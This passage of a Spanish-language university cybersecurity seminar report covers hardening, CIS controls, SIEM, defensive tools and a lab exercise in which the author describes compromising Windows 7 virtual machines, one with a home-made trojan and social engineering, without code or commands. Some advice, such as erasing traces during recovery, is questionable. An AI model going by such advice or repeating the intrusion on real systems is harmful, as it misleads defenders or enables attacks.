- Control de los dispositivos extraíbles (USBs, discos externos, etc.)
- Capacitación o formación en materia de Ciberseguridad y seguridad de la información, buenas prácticas de los sistemas informáticos, ingeniería social, etc., para toda la organización.

4.1.2 Detección

La buena gestión ante la fase de detección de un ataque informático logra una reducción significativa del impacto o daños producidos por la intrusión.

Las principales medidas en esta fase de detección son técnicas, resulta imprescindible realizar una continua monitorización de los sistemas que permita detectar cualquier movimiento sospechoso.
Partimos del supuesto que ya conocemos la fuga de la información y la intrusión en ambos equipos:

- Activamos y actualizamos el antivirus, haciendo varios tipos de exámenes exhaustivos tanto a los equipos como a la red.
- Activamos el software Firewall de los equipos, miramos la viabilidad de la organización en la compra de Firewall hardware para la red.
- Actualización de los Sistemas Operativos y software, actualizaciones de seguridad, actualizar el SO nos permitirá quitar las vulnerabilidades que fueron encontradas y atacadas, sin embargo estas actualizaciones pueden afectar aplicaciones o programas que la organización utiliza para su producción o trabajo, generalmente no pueden detenerse, tenemos como antecedentes una aplicación que no ha sido migrada o actualizada por ello siguen utilizando Windows 7.
- Desactivar todos los puertos que no sean necesarios en nuestras máquinas; por ejemplo, los puertos que deben de estar abiertos son el 80/TCP u 8080/TCP para peticiones HTTP, o el 443/TCP para peticiones HTTPS. En el caso de querer alojar un servicio DNS, podemos tener abierto el puerto 53/TCP y/o 53/UDP. Es necesario suprimir todos los servicios que no sean utilizados, y de esta manera evitar una posible explotación del mismo.
- Detener todos los servicios que no se utilizan.
- Registrar las incidencias o brechas de seguridad en el Documento de Seguridad de la organización que se debe diligenciar y mantener actualizado, dejando constancia del tipo de incidencia, el momento en que se ha producido o detectado la intrusión, la persona que realiza la notificación, la persona o personas a quien se les realiza la notificación, los efectos que se derivan de la incidencia y las medidas de corrección aplicadas.

4.1.3 Recuperación

Ya detectada la intrusión en los sistemas informáticos de la organización es necesario desarrollar un plan organizado de recuperación.
Para ello se deben implantar medidas técnicas de recuperación de la información:

- Borrado de huellas e historial tanto en navegador como archivos y carpetas.
- Recuperación de datos o información, en caso de que la intrusión haya modificado, eliminado, manipulado información o datos. En este paso debemos asegurar backups o copias de seguridad.
- Reparación y/o mantenimiento físico de equipos, esto nos ayudará a determinar que no haya hardware espía.
- Registrar en el Documento de seguridad de la organización, procedimientos de recuperación realizados, la persona o personas que realizó el proceso de recuperación y los datos que han sido restaurados.
- Entre otras medidas que se pueden desarrollar para la recuperación, elaborar planes de continuidad del negocio que contemplen estas situaciones excepcionales producidas por ataques informáticos y que abarquen situaciones tanto de robo de información, como de bloqueo del sistema e incluso de borrado de datos.
- Recoger todas las pruebas que faciliten una posterior investigación y denunciar ante las autoridades correspondientes.

4.1.4 Otras Medidas

Atender a otras medidas que se deben implementar y que van a contribuir a crear un entorno de seguridad y concientización en materia de prevención, detección, recuperación y respuesta ante ataques informáticos como:

- Atender a las buenas prácticas de la ISO 27001 en materia de seguridad de la información.
- Atender a las buenas prácticas de la ISO 19600 en materia de Compliance.
- Apoyarse en terceros que puedan ayudarnos tanto en el desarrollo de todo el proceso, como el desarrollo de políticas internas, custodia de la información, como a la hora de actuar ante alguno de los incidentes expuestos.

4.2 MEDIDAS DE HARDENIZACIÓN PARA LA PREVENCIÓN DE ATAQUES INFORMÁTICOS

Entendemos por Hardenización al conjunto de actividades realizadas por el administrador del sistema operativo para reforzar la seguridad de su host, interrumpiendo o demorando el ataque y minimizando las consecuencias de este.

Para este caso se podría:
- Actualizar o mejorar el firmware.
- Crear usuarios con permisos restringidos y con contraseñas complejas para el arranque del equipo.
- Configurar la BIOS.
- Deshabilitar el inicio del sistema para cualquier unidad que no sea el disco duro principal.
- Deshabilitar dispositivos ópticos, Usb o similares, para evitar cualquier entrada de malware desde un medio de almacenamiento externo.
- Instalación segura del sistema operativo. Esto requiere considerar al menos dos particiones primarias (1 para el sistema operativo en sí y otra para carpetas y archivos de importancia).
- Usar un sistema de archivos que tenga prestaciones de seguridad.
- Instalación mínima, solo lo necesario para el funcionamiento del sistema y desarrollo del trabajo.
- Activación y/o configuración adecuada de los servicios y actualizaciones automáticas, asegurando que la máquina obtenga todos los parches de seguridad.
- Correcta Instalación, configuración y mantenimiento de programas de seguridad tales como Antivirus, Antispyware y filtro Antispam.
- Configuración de la política local del sistema, resaltando varios puntos importantes:
    - Política de contraseñas robusta.
    - Claves caducables.
    - No usar contraseñas cíclicas

- Bloqueos de cuentas por intentos erróneos.
- Requisitos de complejidad de contraseñas.
- Renombramiento y deshabilitación de cuentas estándar del sistema, (administrador e invitado).
- Correcta asignación de derechos de usuario, **evitando la posibilidad de elevar privilegios**.
- Tratando siempre de limitar al mínimo los privilegios y/o derechos de los usuarios activos.

- Configurando las opciones de seguridad generales, como rutas de acceso compartido, apagado del sistema, inicio y cierre de sesión y **opciones de seguridad de red**.
- Restringir software, No permitir instalación de software no autorizado o sin verificación.
- Activar las auditorías del sistema.
- Correcta configuración de servicios de sistema. (**Deshabilitar todos los servicios que no se usen o se vayan a utilizar**. Como ejemplo, el equipo no posee tarjetas de red inalámbrica, deshabilitar el servicio de redes inalámbricas).
- Configurar los protocolos de Red. La recomendación general es usar sistemas de traducción de direcciones (NAT) para direccionar los equipos internos de una organización.
- Deshabilitar todos aquellos protocolos de red innecesarios en el sistema y limitar el uso de los mismos al mínimo. TCP/IP es un protocolo sin seguridad, es ideal limitar su uso estrictamente para lo que se necesite.
- Configurar adecuadamente los permisos de seguridad en archivos y carpetas del sistema. Denegar explícitamente cualquier permiso de archivo a cuentas de acceso anónimos o que no tengan contraseña. (Un correcto set de permisos a nivel de carpetas y archivos es clave para evitar acceso no deseado al contenido de los mismos).
- Configurar opciones de seguridad de todos los programas como: clientes de correo electrónico, navegadores de internet y cualquier tipo de programa que tenga interacción con la red.
- Configurar acceso remoto. Si no es necesario, deshabilitarlo y si se utiliza configurarlo cuidadosamente y de manera adecuada.
- Realizar y programar backups frecuente a los archivos y al estado de sistema. En la medida de lo posible, administrar los respaldos vía red o llevar los respaldos a unidades físicas que estén alejadas del equipo que las origina.

4.3 DIFERENCIAS ENTRE UN EQUIPO BLUE TEAM Y UN EQUIPO DE RESPUESTA A INCIDENTES INFORMÁTICOS

4.3.1 Blue Team

El objetivo principal del Blue Team es realizar evaluaciones de las amenazas, monitorizar (red, sistemas, etc.) y recomendar planes para el caso de como mitigar o reducir los riesgos. En casos de intrusiones o ataques, realizan las tareas de respuesta, incluyen el análisis forense de las máquinas afectadas, trazabilidad de los vectores de ataque, propuesta de soluciones y establecimiento de medidas de detección para futuros casos.

Vigila constantemente y está prevenido ante cualquier ataque, analiza periódicamente las políticas y medidas de seguridad de la organización para asegurar que los potenciales riesgos y las amenazas están revisados, identificados y mitigados.

La ejecución de proyectos de Blue Team se ejecuta a largo plazo entre las que utilizan técnicas defensivas y ofensivas; analizando la seguridad del sistema con el que se cuenta y determina los riesgos que tiene frente a las incidencias. Sobretodo identifica los mecanismos de defensa, modificando las técnicas para lograr generar una respuesta contundente a las posibles intrusiones o ataques.

Lo más importante, es que conocen y manejan técnicas y métodos maliciosos para poder determinar las estrategias pertinentes. Piensan como verdaderos hackers y se basan en sistemas como (Sistema de detección de intrusos IDS) para efectuar una evaluación efectiva de los movimientos sospechosos.

Entre las Funciones del Blue Team están:

- Vigilancia constante, análisis de patrones y comportamientos de sistemas y personas en seguridad informática.
- Mejora continua de la seguridad, rastrean y analizan para identificar fallos o vulnerabilidades y comprueban que las medidas de seguridad sean apropiadas.
- Evaluación de información de inteligencia de riesgos.
- Observación de la memoria y el registro.
- Estudio de huella digital.
- Pruebas DDoS.
- Ingeniería inversa.
- Establece escenarios de riesgo.
- Responden a incidencias: Definiendo e implantando medidas reactivas con las que responden y contrarrestan un incidente de seguridad.
- Búsqueda activa de amenazas en soluciones SIEM o EDR y creación y monitorización de indicadores de compromiso (IOCs)

- Realizan análisis forense: Estudiando un incidente de seguridad para rastrear el origen de la intrusión y evaluar su impacto y alcance.
- Detectan tempranamente amenazas: Con las últimas técnicas de hacking, análisis de CVEs y vulnerabilidades Día 0, así el equipo define alertas proactivas y despliega señuelos (deception).
- Hardenización (Bastionado de sistemas): Crean guías de bastionado y definen los controles de seguridad para los sistemas informáticos.

4.3.2 Equipo de Respuesta a Incidentes Informáticos

(CSIRT por las siglas de Computer Security Incident Response Team).
Su trabajo consiste especialmente en mitigar y restablecer las actividades de la organización en el menor tiempo posible, con un impacto mínimo aceptable para las organizaciones; lo que significa que solo atienden ante incidencias y no se preocupan por prevenir.

Funciones y objetivos del equipo de respuesta a incidentes de seguridad

Su demanda crece ante: el incremento de tipo y número de amenazas informáticas, la aparición de leyes y regulaciones orientadas a la protección de la información, contribuir en los procesos de gestión de riesgos y seguridad de la información.

Lo primero que ellos deben hacer es controlar y minimizar cualquier tipo de daño a la organización y su información, guardar y preservar la evidencia y documentación del incidente.

Analizar el contexto del incidente, que determinará el origen y posibles consecuencias.

Coordinar procedimientos para una recuperación rápida y efectiva de las actividades de la organización afectadas y operar con normalidad en el menor tiempo posible y con el menor impacto tolerable.

Prevenir que eventos similares vuelvan a ocurrir, eliminando la fuente del incidente.

Mantener una base de conocimientos que permitan registrar estos incidentes para que no vuelvan a suceder y teniendo el historial de la solución.

Trabajar en conjunto con el departamento TI de la organización y asociarse con otros CSIRT, para difundir, intentar, mitigar el impacto de nuevas amenazas, vulnerabilidades o ataques.

De manera que los CSIRT pueden ser contratados de manera externa ofreciendo sus servicios de manera temporal y siempre atendiendo los incidentes presentados entre los incidentes que atienden están:
- Cuando un equipo o servidor ha sido comprometido debido a la explotación de vulnerabilidades.
- Infección de equipos por algún código malicioso.
- Detección de intrusiones en los sistemas o la red corporativa, entre muchos otros…

Como servicios proactivos ofrecen brindar información para la protección de la infraestructura tecnológica, mejorar los procesos de seguridad y sobre todo evitar ataques o incidentes, adicionalmente auditorías y evaluaciones, instalación, correcta configuración y mantenimiento de herramientas de seguridad, gestión de la seguridad, pueden participar y contribuir en el desarrollo de actividades como evaluaciones de riesgos, desarrollo de planes de continuidad del negocio, recuperación ante desastres y concientización y educación de los usuarios.

Al parecer y por lo consultado un CSIRT es sumamente costos no es fácil implementarlo y contratarlo para empresas pequeñas, está dirigido a organizaciones grandes.

4.4 QUE ES CIS “CENTER FOR INTERNET SECURITY” Y SU OBJETIVO

Los **Controles CIS**, es el conjunto de acciones importantes que articuladas forman un acumulado de mejores prácticas para defender y mitigar ataques a sistemas y redes. Estos controles son desarrollados por una comunidad de expertos en Ciberseguridad y muchas ramas de la informática de empresas gubernamentales y privadas.

El objetivo de los controles CIS es detallar lo que pueden hacer las organizaciones para defender de manera eficaz sus sistemas de información contra ataques proporcionando una perspectiva para mejorar la defensa en el área de Ciberseguridad. Los controles CIS son estandarizados para que las organizaciones puedan verificar si cumplen en el cuidado y defensa de su información. Estos controles se actualizan y evolucionan contra las amenazas más actuales que enfrentan los sistemas de información.

Me permito nombrar los 20 controles y describir aquellos que aplicaría en este caso, aunque obviamente todos son importantes y necesarios para implementar para que sea una defensa robusta:

- CIS Control 1: Inventario de Dispositivos autorizados y no autorizados
- CIS Control 2: Inventario de Software autorizados y no autorizados

“Gestione activamente todo software en la red (inventario, seguimiento y corrección), de tal manera que solo software autorizado esté instalado y pueda ejecutarse, y que el software no autorizado y no gestionado sea encontrado y se prevenga su instalación y ejecución”.

- CIS Control 3: Gestión continúa de vulnerabilidades

“Adquirir, evaluar y tomar medidas continuamente sobre nueva información para identificar vulnerabilidades, remediar y minimizar la ventana de oportunidad para los atacantes”.

- CIS Control 4: Uso controlado de privilegios administrativos

“Los procesos y herramientas utilizados para rastrear, controlar, prevenir y corregir el uso, la asignación y la configuración de privilegios administrativos en computadoras, redes y aplicaciones”.

- CIS Control 5: Configuración segura para hardware y software en dispositivos móviles, computadoras portátiles, estaciones de trabajo y servidores.

- CIS Control 6: Mantenimiento, monitoreo y análisis de logs de auditoría

“Reúna, administre y analice registros de auditoría de eventos que podrían ayudar a detectar, comprender o recuperarse de un ataque”.

- CIS Control 7: Protección de correo electrónico y navegador web

- CIS Control 8: Defensa contra malware

“Controlar la instalación, propagación y ejecución de código malicioso en múltiples puntos de la organización, al mismo tiempo que optimizar el uso de automatización para permitir la actualización rápida de la defensa, la recopilación de datos y la acción correctiva”.

- CIS Control 9: Limitación y control de puertos de red, protocolos y servicios

Este es primordial para contrarrestar los ataques realizados, “Administrar (rastrear/controlar/corregir) el uso operacional continuo de puertos, protocolos y servicios en dispositivos en red para minimizar las ventanas de vulnerabilidad disponibles para los atacantes”.

- CIS Control 10: Capacidad de recuperación de datos

- CIS Control 11: Configuración segura de los equipos de red, tales como cortafuegos, enrutadores y conmutadores.

“Establecer, implementar y gestionar activamente (rastrear, reportar, corregir) la configuración de seguridad de la infraestructura de red utilizando un proceso de gestión de configuración y control de cambios riguroso para prevenir que los atacantes exploten servicios y configuraciones vulnerables”.

- CIS Control 12: Defensa de borde

- CIS Control 13: Protección de datos

- CIS Control 14: Control de acceso basado en la necesidad de conocer

- CIS Control 15: Control de acceso inalámbrico

- CIS Control 16: Monitoreo y control de cuentas

“Gestione activamente el ciclo de vida de las cuentas del sistema y de aplicaciones (su creación, uso, latencia, eliminación) con el fin de minimizar las oportunidades para que los atacantes las aprovechen”

- CIS Control 17: Implementar un programa de concientización y capacitación en seguridad
- CIS Control 18: Seguridad del software de aplicación
- CIS Control 19: Respuesta y gestión de incidentes
"Proteger la información de la organización, así como su reputación, desarrollando e implementando una infraestructura de respuesta a incidentes (por ejemplo, planes, funciones definidas, capacitación, comunicaciones, supervisión de la gestión) para descubrir rápidamente un ataque y luego contener de manera efectiva el daño, erradicando la presencia del atacante y restaurando la integridad de la red y los sistemas".
- CIS Control 20: Pruebas de penetración y ejercicios de Equipo Rojo
"Probar la fortaleza general de la defensa de una organización (la tecnología, los procesos y las personas) simulando los objetivos y las acciones de un atacante".

Definitivamente todos los controles son importantes y necesarios para llevar a cabo un blindaje efectivo a la información, es un proceso constante que se debe cumplir constantemente, pero los controles definidos son los primeros en aplicar a esta organización de ejemplo.

4.5 FUNCIONES Y CARACTERÍSTICAS SIEM

SIEM (información de seguridad y gestión de eventos), es un sistema que detecta rápidamente, responde y neutraliza amenazas informáticas. El objetivo principal es proporcionar de manera global la seguridad de la información de la organización. Este sistema controla toda la seguridad informática de la organización. Con esta información y administración completa de todos los movimientos, es mucho más fácil detectar patrones o sucesos sospechosos.

SIEM combina las funciones de dos categorías de productos: SEM (gestión de eventos de seguridad) que centraliza el almacenamiento y permite un análisis casi en tiempo real de lo que sucede en la gestión de la seguridad, detectando movimientos anormales de accesibilidad y resaltando la funcionalidad de los sistemas de seguridad y SIM (gestión de información de seguridad), recopila los datos a largo plazo en un repositorio central para luego analizarlo, proporcionando informes automatizados al personal TI.

Estos, previenen de amenazas pero no se enfocan en ataques a vulnerabilidades de software, como malware o denegación del servicio (DoS), y no reaccionan a amenazas internas.

La finalidad final es detectar y prevenir amenazas. Están diseñadas para prevenir ataques antes de que se realicen y lo hacen gracias a la información que se recopila en el sistema central.

Entre otras funciones están:

- Monitorizar actividades dentro de la red y recopila la información necesaria, sobre actividad de usuarios y dispositivos utilizados, así identifican movimientos sospechosos.
- Despliegan rápidamente una infraestructura de recopilación de registros, ayudando a verificar el cumplimiento de normas de seguridad obligatorias en una organización.
- Detectan un movimiento asociado a un ataque al relacionar la actividad de procesos y conexiones en la red.
- Bloquea rápidamente amenazas en la red, evitando que se filtren datos y fallo en los procesos y sistemas.
- Busca amenazas en registros archivados, los más difíciles de detectar son los que están inactivos por periodos largos en la red interna.
- Detiene amenazas desconocidas apoyándose en machine learning y tecnologías de última generación por lo que ya no tienen que esperar a que suceda un ataque.
“

Algunas características principales son:
- Trabajar grandes cantidades de datos desde orígenes locales y en cloud.
- Aplicar analítica integrada para detectar amenazas con precisión.
- Correlacionar actividades relacionadas para priorizar incidentes.
- Analizar y normalizar registros automáticamente.
- Arquitectura flexible permite el despliegue en local o en cloud.
- Base de datos auto gestionable, autoajustable y altamente escalable.”

4.6 HERRAMIENTAS DE CONTENCIÓN DE ATAQUES INFORMÁTICOS

4.6.1 HIDS (OSSEC): OSSEC

Open Source HIDS SECurity es un sistema de código abierto y gratuito que detecta intrusos (HIDS). Opera realizando análisis de registros, verifica la integridad del sistema, monitorea el registro en Windows, detecta rootkits, alerta en base al tiempo y responde activamente. Proporcionando la detección de intrusos para la mayoría de sistemas operativos incluidos Linux, OpenBSD, FreeBSD, OS X, Solaris y Windows. OSSEC posee una arquitectura centralizada y multiplataforma que permite el monitoreo y administración en múltiples sistemas, también tiene un motor de análisis de registros que correlaciona y analiza registros de múltiples dispositivos y formatos.

4.6.2 CrowdStrike

Ofrece bajos costos de adquisición, implementación y mantenimiento. Se resaltan su velocidad y es proactivo, EDR bloquea y elimina las amenaza y a su vez alerta a los administradores del sistema.
Como complemento a la solución EDR Falcon, CrowdStrike ofrece un servicio gestionado de detección, caza y eliminación de amenazas que se destaca por su velocidad y precisión. Usa IOA (indicadores de ataque) para identificar automáticamente el comportamiento del atacante y envia alertas priorizadas a la interfaz de usuario.”

4.6.3 IDS / IPS (Snort)

El sistema de detección de intrusiones es muy importante y se requiere para monitorear el tráfico para identificar o detectar anomalías y ataques. **Snort** es uno de los sistemas de detección / prevención de intrusiones basados en red de código abierto que puede realizar análisis de tráfico en tiempo real con registro de paquetes en redes de protocolo de Internet. Snort tiene 5 componentes importantes que ayudan a detectar los ataques.

- Decodificador de paquetes
- Preprocesadores
- Motor de detección
- Sistema de registro y alerta
- Módulos de salida

Snort puede detectar los ataques o sondas basados en la red, incluidos los intentos de toma de huellas dactilares del sistema operativo, los ataques semánticos de URL, los desbordamientos del búfer, los SMB (Bloques de mensajes del servidor) y el escaneo de puertos furtivos. Y también puede detectar ataques a aplicaciones web como inyecciones SQL.”


4.7 EVIDENCIA DE LAS MEDIDAS DE RESPUESTA A LA INTRUSIÓN

4.7.1 Respuesta a la intrusión Maquina Win7 SE2020 X64

Después de realizadas las acciones de respuesta, se intenta varias veces atacar la vulnerabilidad con la cual ya habíamos obtenido el control de la Maquina Win7-SE2020-x64.

Nos informa que el exploit fue abortado y que dicha vulnerabilidad ya no existe, lo que nos confirma que las diferentes acciones fueron efectivas ante el ataque en tiempo real. De igual forma queda mucho trabajo por hacer para fortalecer efectivamente toda la seguridad del sistema y revisar que no hayan quedado más vulnerabilidades a merced de un hacker insistente o un bot.

Figura 8. Respuesta al ataque de la vulnerabilidad Win7 SE2020 X64




Fuente: Autor

4.7.2 Respuesta a la intrusión Maquina Win7 SE2020 X86

Como había reportado anteriormente, se realizó insistentemente ataques a las vulnerabilidades de la Maquina Win7-SE2020-x86 que causaba un volcado de memoria y apagaba el equipo, por lo que se creó un troyano que en base a la curiosidad del usuario activaría y se logró tomar el control de esta máquina, obviamente no tenía ningún tipo de defensa lo que permitió fácilmente la intrusión.

Después de realizadas las acciones de respuesta, se intenta tomar el control y se desarrolla de nuevo la estrategia, pero en este caso el trabajo lo hace directamente el antivirus que envía la amenaza directamente al baúl de virus, sin permitir que el usuario pueda visualizar el archivo, de igual forma se realiza el ataque con la expectativa de que el usuario haya caído en la trampa y el exploit queda en espera buscando el archivo o el click que le permitiría el acceso, por lo tanto después de mucho tiempo se deniega.

Figura 9. Respuesta al ataque de la vulnerabilidad Win7 SE2020 X86



Fuente: Autor

CONCLUSIONES

Al principio, durante el desarrollo de las actividades en este seminario, se logró identificar la legislación relacionada con delitos informáticos en Colombia, para ello, se analizaron los escenarios propuestos, identificando situaciones no legales o no éticas y se enfatizó en las vulneraciones de la ley 1273.

Estos estudios de caso son muy interesantes, nos ayudan a definir la línea entre lo ético y lo legal, es muy importante tener claro conocimiento de las leyes que aplican en Colombia que sirven para ejercer nuestra profesión, es muy fácil pasar a la ilegalidad sobre todo ahora que como especialistas en Seguridad Informática tenemos el conocimiento de vulnerar sistemas de información, por eso lo aplicamos en ambientes controlados como máquinas virtuales, el proceso de hacerlo a una persona u organización solo por ensayar, nos puede meter en serios problemas legales sin contar que no sería nada ético, por eso también fue bueno recordar el Código de Ingenieros de COPNIA, tener claras las presunciones legales ya que somos profesionales en pro de la Ciberseguridad, cada una de las leyes vistas en esta actividad protegen a la sociedad y a nosotros mismos y hoy en día es necesario darlas a conocer y hacerlas valer.

Sin lugar a duda, mi parecer tanto ético y legal no me dejaría deslumbrar por dinero, puedo seguir ejerciendo mi profesión en pro de la mejora de protocolos de Ciberseguridad, en la parte buena en la parte blanca, me apasiona la idea de mejorar nuestra sociedad y en este momento todo migra a la virtualidad, las comunicaciones y las redes y sobre todo al internet, debemos tener una posición clara que no permita alterar lo hermoso de nuestra profesión y colaborar en mejorar la seguridad informática en el mundo.

De la misma manera, es muy importante como especialistas en Seguridad Informática tener el conocimiento necesario para realizar y analizar la instalación de un grupo de trabajo de cualquier organización o empresa, estudiar los escenarios y problemas complejos que presenta la Universidad Nacional Abierta y a Distancia ya que son dificultades comunes y se encuentran en el desarrollo práctico organizacional y de nuestra vida diaria. El ejemplo de WhiteHouse Security, es un caso práctico que nos lleva a conocer y reconocer la gran variedad de herramientas de fuente libre con las cuales trabajaremos para desarrollar con éxito cualquier proceso.

En cuanto a Ciberseguridad se apropiaron todos los procesos definidos o estandarizados con los cuales se puede ejecutar de forma organizada las pruebas de penetración o pentesting; reconocer, analizar, desarrollar y aplicar cada una de las fases del pentesting y tener claro conocimiento de todas las herramientas que se pueden utilizar para resolver dichas fases.

Se analizaron los escenarios propuestos para identificar posibles fallas a la seguridad, donde utilizamos herramientas especializadas para identificar vulnerabilidades de seguridad en un sistema operativo.

Sin lugar a duda, fue necesario explicar técnica y adecuadamente cómo puede afectar un ataque especifico a un sistema operativo, ya que en la forma más explícita posible se debe hacer caer en cuenta a las organizaciones contratantes la facilidad de explotar vulnerabilidades presentes en sus equipos y las consecuencias de no tener la seguridad del software dedicado a esto, ni políticas de seguridad a nivel organizacional y sin capacitación a todo el personal.

Fue necesario evidenciar la vulneración de los sistemas ejemplo, recalcando su debilidad, se cumplieron con los objetivos de Red Team, concluyendo esta etapa con la intrusión de las dos máquinas, aunque una de ellas presentaba un volcamiento de memoria utilizando el ataque recomendado en el análisis de Nessus, se optó por crear un troyano y con ingeniería social se logró tener el control de la segunda máquina utilizando la recursividad.

Se han realizado las acciones de recolección de información pertinentes y se logra neutralizar un ataque en tiempo real, se definen las medidas de hardening para prevenir ataques informáticos teniendo en cuenta el ejercicio en las máquinas virtuales como Red Team, evitando que se vuelva a repetir, entre las ventajas, se puede contar la disminución por incidentes de seguridad, mejoras en el rendimiento al disminuir niveles de carga inútil en el sistema, una administración más simple y mayor rapidez en la identificación de problemas.

Por último, como integrante de Blue Team se analizó un caso de ataque informático en tiempo real donde se identificaron las acciones a desarrollar; proponiendo medidas de hardenización estrictas y adecuadas para este escenario y pensando en evitar más y nuevos ataques de seguridad.
En estas actividades se resaltaron las diferencias entre un equipo de Blue Team y el equipo de respuesta a incidentes informáticos su importancia, procedimientos y razón de ser.

También se evaluaron, se propusieron a implementar los controles de seguridad CIS “Center For Internet Security” referentes al estudio de caso, la importancia y aplicabilidad de trabajar con soluciones de aseguramiento y finalmente mencionamos cuáles son las funciones y características de SIEM y por último definimos 3 herramientas Opensource que nos servirán para la contención de ataques informáticos como propuesta de ser un integrante del equipo Blue Team.

RECOMENDACIONES

Es necesario estar constantemente actualizados en cuanto a las normas legales y leyes en Colombia, por ello les recomiendo indagar la Resolución 0924 del 4 de Junio de 2020, donde se actualiza la política de tratamiento de datos personales, resolución firmada por la Ministra TIC actual, también es importante revisar el Código de Ética para Ingenieros de COPNIA, es totalmente gratuito y la pueden encontrar en la página web correspondiente.

En las fases del pentesting tenemos una gran variedad de herramientas de fuente libre y totalmente gratuitas, aunque las herramientas de pago ofrecen una interfaz más amistosa y un equipo de sub herramientas más completa, sería interesante aprender a manejarlas y aplicarlas.

En la configuración del banco de trabajo aconsejo configurar de forma adecuada los requerimientos físicos de las máquinas virtuales, esto para que no tengan inconvenientes en el desarrollo de las actividades, si no se realiza esta configuración la máquina física se bloqueará constantemente y será necesario reiniciar con la probabilidad de perder información en el proceso.

